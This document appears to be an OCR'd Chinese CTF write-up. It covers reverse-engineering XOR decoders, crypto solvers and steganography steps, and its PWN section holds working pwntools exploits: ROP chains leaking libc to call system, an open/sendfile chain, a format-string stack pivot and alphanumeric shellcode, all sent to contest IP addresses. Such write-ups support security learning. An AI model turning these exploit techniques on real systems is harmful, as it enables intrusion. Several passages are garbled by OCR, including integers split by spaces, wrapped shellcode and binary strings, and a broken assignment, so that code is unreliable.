
RE

ezASM

```
int main()
{
    char flag[] = { 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107,
79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
};
    for (int i = 0; i < 33; i++)
    {
        flag[i] ^= 0x22;
    }
    printf("%s\n",flag);
}
```

ezIDA



```
sub     rsp, 20h
lea     rcx, Format     ; "plz input flag:\n"
call    sub_140001020
lea     rbx, unk_1400030C8
mov     rdx, rbx
lea     rcx, a39s       ; "%39s"
call    sub_140001080
lea     r8, aHgameW3lc0meT0 ; "hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}"
sub     r8, rbx

loc_140001112:
movzx   ecx, byte ptr [rbx]
movzx   eax, byte ptr [rbx+r8]
sub     ecx, eax
jnz     short loc_140001125

inc     rbx
test    eax, eax
```

ezPYC

```
int main()
{
    unsigned char ida_chars[] =
    {
      87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100,
112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100,
37, 124, 2
    };
    for (int i = 0; i < 36; i++)
    {
        ida_chars[i] ^= (1+(i%4));
    }
//VIDAR{Python_R3vers3_1s_1nter3st1ng!}
    printf("%s\n",ida_chars);
}
```

ezUPX

```
int main()
{
    unsigned char ida_chars[] =
    {
      0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
      0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
      0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
      0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32
    };
    for (int i = 0; i < 36; i++)
    {
        ida_chars[i] ^= 0x32;
    }
    printf("%s\n",ida_chars);
//VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
}
```

PWN

Elden Random Challenge

```
from ctypes import *
from pwn import *
context.log_level="debug"
libc=cdll.LoadLibrary("libc.so.6")
elf=ELF("./vuln")
libc.srand(0)
libcs=ELF("./libc.so.6")
```

```
overflow=0x401261
pop_rdi_ret=0x0000000000401423
setbuf_got=0x404020
puts_plt=0x4010B0
#0x0000000000401423 : pop rdi ; ret

#p=process("./vuln")
p=remote("139.224.193.185",31611)
p.recvuntil("name.")
p.send("aaaa"+"\x00"*14)

for i in range(99):
    p.recvuntil("number:")
    p.send(p64(libc.rand()%100+1))

p.recvuntil("mind.")
rop=b"a"*0x30+p64(0)
rop+=p64(pop_rdi_ret)+p64(elf.got['setbuf'])+p64(elf.plt['puts'])+p64(0x401398)
p.send(rop)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
libc_base=leak-libcs.sym['setbuf']
print(hex(libc_base))
test=0xe3b04+libc_base
rop=b"a"*0x30+p64(0)
rop+=p64(pop_rdi_ret)+p64(libc_base+0x01B45BD)+p64(libc_base+libcs.sym['system'])
p.send(rop)
p.interactive()
```

Elden Ring Ⅰ

```
from pwn import *
context.log_level="debug"

pop_rsi_r15=0x00000000004013e1
pop_rdi=0x00000000004013e3
rop_buf=0x0404060+0x800
elf=ELF("./vuln")
libc=ELF("./libc.so.6")
p=remote("47.100.137.175",31447)

rop=b"a"*256+p64(0)
rop+=p64(pop_rdi)+p64(0x404040)+p64(elf.plt['puts'])+p64(0x40125B)
p.send(rop)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(leak))
```

```
libc_base=leak-libc.sym['setvbuf']
print(hex(libc_base))

pop_rsi_libc=0x000000000002601f+libc_base
pop_rdx_libc=0x0000000000142c92+libc_base
pop_rcx_rbx=0x000000000010257e+libc_base

rop=b"a"*256+p64(0)
rop+=p64(pop_rsi_libc)+p64(rop_buf)+p64(elf.plt['read'])+p64(0x40125B)
p.send(rop)

pause()

flag_addr=rop_buf+8*17
back_rop=b""
back_rop+=p64(pop_rdi)+p64(flag_addr)+p64(pop_rsi_r15)+p64(0)+p64(0)+p64(libc_base+
libc.sym['open'])
back_rop+=p64(pop_rdi)+p64(1)+p64(pop_rsi_r15)+p64(3)+p64(0)+p64(pop_rdx_libc)+p64(
0)+p64(pop_rcx_rbx)+p64(100)+p64(100)+p64(libc_base+libc.sym['sendfile'])
back_rop+=b"/flag"
p.send(back_rop)

leave_ret=0x0000000000401290
rop=b"a"*256+p64(rop_buf-8)
rop+=p64(leave_ret)
p.send(rop)
p.interactive()
```

ezfmt string

格式化字符串打栈上 RBP 链，并在尾部添加后门地址，vuln 和 main 两个 leave/ret 栈迁移上去。需要爆破 1/16 的概率。

```
from pwn import *
context.arch="amd64"
context.log_level="debug"
#p=process("./vuln")
p=remote("47.100.137.175",32031)
backdoor=0x401245

payload=b"%112c%18$hhn".ljust(7*8,b"\x00")+p64(backdoor)

p.send(payload)
p.interactive()
```

ezshellcode

整数溢出+可见字符串 shellcode

后者网上搜了一下找到了。

```python
from pwn import *
#p=process("./vuln")
p=remote("47.100.137.175",31431)
p.sendline("-1")
sc="Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O
0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"
p.send(sc)
p.interactive()
```

EzSignIn

nc 即可。

Crypto

ezmath

差了一下 assert 的公式发现有类似的题目，有在线网站能直接算最小解，套进去就出了：

> http://www.numbertheory.org/php/pell.php

```python
from Crypto.Util.number import *
from Crypto.Cipher import AES
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9
c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf
2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
#http://www.numbertheory.org/php/pell.php
x,y=
(3058389164815894335086675882217709431950420307140756009821362546111334285928768064
662409120517323199,9037815138660369922198555785216162916412331641365948545459353586
895717702576049626533527779108680)

def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def decrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.decrypt(enc)
    return encrypted
```

```
key=pad(long_to_bytes(y))[:16]
enc=decrypt(key)
print(enc)
```

ezPRNG

查到了差不多的题目，直接套结果就行了：

```
from Crypto.Util.number import *
import libnum
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

def lfsr_inv(R,mask):
        str=bin(R)[2:].zfill(32)
        #print str
        new=str[-1:]+str[:-1]
        #print new
        new=int(new,2)                   #R循环右移一位得到new
        i = (new & mask) & 0xffffffff
        lastbit = 0
        while i != 0:
                lastbit ^= (i & 1)
                i = i >> 1
        return R>>1 | lastbit<<31         #最高位用lastbit填充

mask=0b10001001000010000100010010001001
output=
['11111101101110111100001010110100010001111110011111101001010000111101111111000100001111110110111100001001000101101011110111100010010100000011111101101110101011010111000000001111000010001110111101101100010010110011010010111000101000110110111000001000100011110010101001011011011110111001101100101111101101010101100001101100011101101111100110101011110010110011000101101001010111001110100110011100001111011100000110111000000111110000010000010111110001011011100111001101000001101111011001100000110101111111101011001101011101010100100001001111011001111011010101111011101001101001011011111101001110100011010111110111100011001111111001011000010010010010110101010111001010100110101010101111011101001110111000010010111101011010111111000111111111001000000001
1100111001000010111111101001110110001010011010011100100100011000110000011010001110 1
0010000101101111101011000000101000001110001011001010010001000011000000100010010010 0
1011101001111111101110010010010010111111100111000011111011000111100111110010100100 1
100010',
'0010000000001010111100001100011101111101111000100100111010101110010110011001011110
1011000111010100000011000000110000000011000000110101111111011100100110111011010000 10
0011111000111001000101001110010110010001000110010101011110011101000011111101101011 0
0001111000110101111100011011100001100011001110010010110011110000010010010111100101 1
1011100010110111111110110101000101110110000100101011101101000001101000000100010101 00
0010111101001000011000000000111010010101010111101101011111011001000101000100011001 1
0010101011011000101001000101011011101101111110101110011100110111111111101001110111 1
0100100111100111111101001100111111101100010001111000101110001011110000110110111111 0
1110101110100111000011100001010110111100011001011010011010111000110101100110100011 1
0110101110100011101100010011011000110011010101011001001101111000011111010011110111 0
0001000100001111000101110000100000100011111101101000010001101101001001101100101101 1
1010011111101011110000011101010100110101011110000110101110111011010110110000010000 1
10001',
'1110110110010001011100111110111110111001111101010011001111100100001000111001101011
0101000101111101011101011110101111001011000100110010010111010001010110001101110000 1
0000101001000100111010110001010000111110110111000011001100010001101000010001111111 1
0000010111100010010100000000100100100110111000010011100111000100101101011111101011 1
1011011010011101111010111110110011001000010001010100010010110110101011100000101111 10
0100110011110001001001111100101111001111011011010111001001111010001100110001100001 1
0000011000001111101010010111100000001010111110100001111100001011111000100000100101 11
0101101001010101010011111001010111000110010010110001010101010011011000101100000100 0
1110011110011100111000110101010111010011010000000110000101100001110110100000000111 10
0010111110101111001100001101100010010011011101001100111110110010110001100010100111 0
1011110010000101100101111011101100101011010000000101001011000000000111000111000010 000
0001001111100011010011000000011011101111101001111110001011101100000001000100101001 10
00001',
'0001101010101010100001001001100010000101010100001010001000100011101100110001001100
0010011100001101000101011110101101110011010110111011100000110010001001001010000110 1
1101000111001001010011100010001010110111011100100111110111001010010111010100000100 1
1111010111001001011010000100001001000110111100111010001000101110110011101110101110 1
1001001010110101010001010010001011100110111111101100111111111000000000111000000100 1
1000110001000110101010001011000010101000110000101001110101010111011010010111011001 0
1001110001010100110011000011010110001000010011010111010000110100101101111001110011 0
0110010101101001010101111110110111100000111010001111101110000000000111011011101000 01
1001010010111001110111000100111011110100101000100011011101100011111000101110110110 1
1111100111100000000111000110000100001010010110011011101010000101010010001001100100 00
1010011111001010000010110110100111100011010000011011110101001010011000101000001110 0
0011110101010100011011001110001011110111010111011010101101100000110000000101001010 11
11011']

flag=""
for i in output:
    c=int(i[:8*4],2)
    for _ in range(32):
        c = lfsr_inv(c,mask)
    print(hex(c))
    flag+=hex(c)[2:]
print(flag)
```

ezRSA

leak1 和 leak2 似乎就是 p 和 q 了，直接算就行：

```
import gmpy2
from Crypto.Util.number import *
import binascii
p=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866 9
q=1161229927146709153813099169674904364890200011728806441671799154670217948929279772720805966417855691191342590375223883351980431522061502591034855745588164247402047362155519334825839419599946253565812010545345293957817443386310214237031711464566634329558435985481225933087822452207920187165085384974025767094 61
c=1052948186753252003425805677386407401702701957804186624540064784023025166165299970971591962081093343719166118000329592327365567572958855889959252423562272881606550191807612081223658034499114098099153234799125270528863301491347997061005684554352359132417756706194892255227523548661551491393212543654399164260702868976269361730524671649278311681307035551260697162664559496185056758634038970582131484209646563188681228128984313225813180977379777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
e=0x10001
n=p*q

phi=(p-1)*(q-1)
d = gmpy2.invert(e, phi)
m = gmpy2.powmod(c,d,p*q)
print(binascii.unhexlify(hex(m)[2:]))
```

奇怪的图片

排列组合把每个图片两两异或一次：

```
from PIL import Image, ImageDraw, ImageFont
import threading
import random
import secrets
import os

filePath = "png_out/"
file_list=os.listdir(filePath)


def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


for i in range(len(file_list)):
    for j in range(len(file_list)):
        img1=Image.open("png_out/"+file_list[i])
        img2=Image.open("png_out/"+file_list[j])
        img=xor_images(img1,img2)
        img.save("png_bp/"+str(i).rjust(2,"0")+str(j).rjust(2,"0")+".png")
```


在得到的所有图片里，以 00/00-00/20 为一组，一定存在一张图片只有两个字母存在。假设 00 图片写入了 ABC 三个字母，那么其中一个一定是写入了 BC 字母的图片，另外一个是写入了 BCD 字母的图片。由于前缀是固定的 HGAME，所以可以推断出所有图片写入的字母：

```
09-h
13-hg
19-hga
06-hgam
20-hgame
02-hgame{
00-hgame{1
18-hgame{1a
14-hgame{1ad
11-hgame{1adf
```

```
07-hgame{1adf_
05-hgame{1adf_1
17-hgame{1adf_17
12-hgame{1adf_17e
16-hgame{1adf_17eb
15-hgame{1adf_17eb_
08-hgame{1adf_17eb_8
01-hgame{1adf_17eb_80
04-hgame{1adf_17eb_803
10-hgame{1adf_17eb_803c
03-hgame{1adf_17eb_803c}
```

MISC

SignIn



直接看就行了。

签到

公众号发口令就行


来自星尘的问候

卡了好久......

因为图片是 jpg 的，并且描述里说了有密码，搜了一下需要密码的隐写方式大致只有 outguess 和 steghide，于是找了一下爆破的方案。用 stegdetect 查出来是 jphide，但是用 stegbreak 爆破了半天没报出结果......

最后死马当活马医直接用 steghide 提取，密码给个 123456 却出了，逆天......

然后图片的话上专栏找对照表就行了：


A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z
巡天
C00E108R1P2

但是这个表里只有字母没有数字，好在大多数内容都能查出来:


```
HGAME{WELC_ME!}
```

最后这个空要么是 O 要么是 o 要么是 0 了，大概?

然后就猜对了，另外换一下小写。


simple_attack

明文攻击，


密钥 e423add9 密钥 375dcd1c 密钥 1bce583e

☐ 允许使用二进制文件作为明文 ZIP 档案文件

解密后压缩包里有个文本，把后面那段 base64 解密成图片：


hgame{s1mple_attack_for_zip}


希儿希儿希尔

crc32爆破宽高：

```python
import zlib
import struct

filename = 'secret.png'          # 这个文件放入要爆破的图片
with open(filename, 'rb') as f:
    all_b = f.read()
    crc32key = int(all_b[29:33].hex(),16)
    data = bytearray(all_b[12:29])
    n = 4095                                            # 理论上0xffffffff,但考虑到屏幕实际/cpu，0x0fff就差不多了
    for w in range(n):                                  # 高和宽一起爆破
        width = bytearray(struct.pack('>i', w))         #q为8字节，i为4字节，h为2字节
        for h in range(n):
            height = bytearray(struct.pack('>i', h))
            for x in range(4):
                data[x+4] = width[x]
                data[x+8] = height[x]
            crc32result = zlib.crc32(data)
            if crc32result == crc32key:
                print("宽为：",end="")
                print(width)
                print("高为：",end="")
                print(height)
                exit(0)
```

然后 LSB 找一下:



```
4b45593a5b5b3820 375d5b3320385d5d  KEY:[[8  7][3  8]]
3b413d3000000000 0000000000000000  ;A=0.... ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
```

